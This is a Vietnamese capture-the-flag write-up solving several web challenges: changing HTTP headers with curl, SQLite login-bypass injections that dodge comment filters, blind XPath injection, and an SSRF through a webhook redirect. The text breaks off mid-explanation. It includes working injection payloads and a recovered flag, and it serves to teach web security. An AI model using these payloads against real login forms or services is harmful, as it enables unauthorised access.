Có nhiều cách để thay đổi giá trị của User-Agent. Mình lựa chọn sử dụng công cụ curl của Linux. Bạn có thể tim hiểu thêm về công cụ này tại manpage của curl.

đây chính là trang truy cập được khi chưa thay đổi giá trị của User-Agent, phần khung chữ nhật chính là câu lệnh mà mình đã dùng, phần khung elip chính là nội dung của trang (trùng khớp với nội dung khi mình dùng Firefox).
còn đây chính là trang nhận được khi mình đã đổi User-Agent.
Đến đây nội dung của trang lại gợi ý cho mình thay đổi thêm một header nữa. Xem trong trang https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers thì mình biết được header đó chính là Referer. Vì lần này mình thay đổi giá trị của 2 headers nên mình sẽ để các headers cần thay đổi vào một file text.txt để thuận tiện thao tác.
https://gblobscdn.gitbook.com/assets%2F-MY-yw2At2FPB3DgF1vF%2F-MY-z1XI5j-AIQpO064j%2F-MY0CJe1Kj-Q42B1n_2E%2Fimage.png?alt=media&token=d875c53d-3685-4541-8d63-c6ab194b0f32
nội dung file text.txt
Các bước cứ như thế lập lại, mỗi lần thay đổi giá trị của một header (thêm giá trị thay đổi vào file text.txt) lại có thêm một yêu cầu thay đổi giá trị của một header khác, cho đến khi ta có được một file text.txt đầy đủ theo yêu cầu của đề bài.
file text.txt đầy đủ
Và thế là ta đã nhận được flag của bài: picoCTF{http_h34d3rs_v3ry_c0Ol_much_w0w_f56f58a5}
n3mo
-Web Gauntlet 2
type: sqli
vào link chall thì ta thấy như sau, có thể đoán được mình phải bypass login ở đây.
nhìn vào filter thì thấy như sau
có 2 cách có thể cmt trong sqllite là /**/ và -- đều đã bị cho vào black list, nhìn vào filter này thì có vẻ nohope, mình thử login như một user bình thường thì thấy được query như sau.
SELECT username, password FROM users WHERE username='a' AND password='â'
ở trường hợp bình thường thì mình có thể tạo chuỗi admin đồng thời cmt đống phía sau thì có thể bypass được login, nhưng ở đây đã bị filter hết các cách cmt trong sqlite.
mình nghĩ tới hướng ném tất cả những thứ dư thừa vào trong một hàm thì có thể thay thế cmt luôn.
kiểu đại loại như
SELECT username, password FROM users WHERE username='admin'||substr(' AND password=',0,0)||''
trong sqlite toán tử || dùng để nối chuỗi, như trường hợp trên ta đã loại bỏ được phần AND password= mà không cần dùng tới cmt
nhưng admin thì có trong black list nên ta sẽ tiếp tục sử dụng nối chuỗi ở đây.
vậy payload cuối cùng của bài như sau:
username: admi'||'n'||substr(
password: ,0,0)||'
check filter.php thì sẽ có flag + source code.
-Web Gauntlet 3
cũng tương tự như chall trước nhưng bây giờ bị limit ký tự ngắn hơn: len(username+pass)<25 nên việc sử dụng substr là không khả thi, mình chuyển sang doc của sqlitte để tìm kiếm một hàm thích hợp.
có vẻ hàm này là thích hợp nhất, mình thử test local với hàm này như sau
ức là nó sẽ trả về đối số đầu tiên không phải null.
vậy payload cuối của mình như sau.
username: admi'||(nullif('n',
password: ))||'
query trong db: SELECT username, password FROM users WHERE username='admi'||(nullif('n',' AND password='))||''
-X marks the spot
type: xpath injection
với hint được cho là xpath, mình search gg về bug này
Security: XPath Injection. What? How?
thử với payload injection bình thường để bypass login thì thấy
chỉ có dòng màu xanh hiện ra -> bypass login không phải vấn đề
vậy chỉ còn lại extract password.
mình tiếp tục search blind xpath injetion.
sau khi đọc khá nhiều blog về dạng này mình nhận thấy chắc chắn phải biết cấu trúc của xml bên trong mới thực hiện query blind được, nhưng thử các cách thì đều không thể tìm được cấu trúc của xml nên mình chuyển hướng.
search gg: xpath search the entire document for a string
sử dụng //* để tìm kiếm flag trong toàn bộ document.
xác nhận blind thành công, tới đây có thể viết script để brute phần còn lại của flag.
-bitHug
type: ssrf
đề cung câp source nên ta sẽ đọc qua một lượt để tìm chỗ có thể focus vào
ở đây mình focus vào các file api, server được viết bằng type script
đầu tiên ở file auth-api.ts
nếu request được gửi từ local thì user đó sẽ được auto xác nhận là admin
đồng thời flag nằm ở repo của admin => ssrf.
ở fikle git-api.ts
tạo một web hook với điều kiện không được point to local
thực hiện push git bất kỳ sẽ trigger webhook, đây là chỗ mà ta sẽ ssrf. vì app sử dụng fetch để request tới webhook nên ta có thể sử dụng redirect ở đây -> có thể bypass được điều kiện ở add webhook
thực hiện đăng nhập và tạo mới repo với file README.md
ở table user ta thấy
đây là cách để add một user bất kỳ vào repo của mình
=> goal là ssrf add mình vào repo của admin
exploit
clone reop của mình về
thực hiện add user như hướng dẫn. ở lệnh push cuối cùng, đồng thời bật wireshark để bắt request
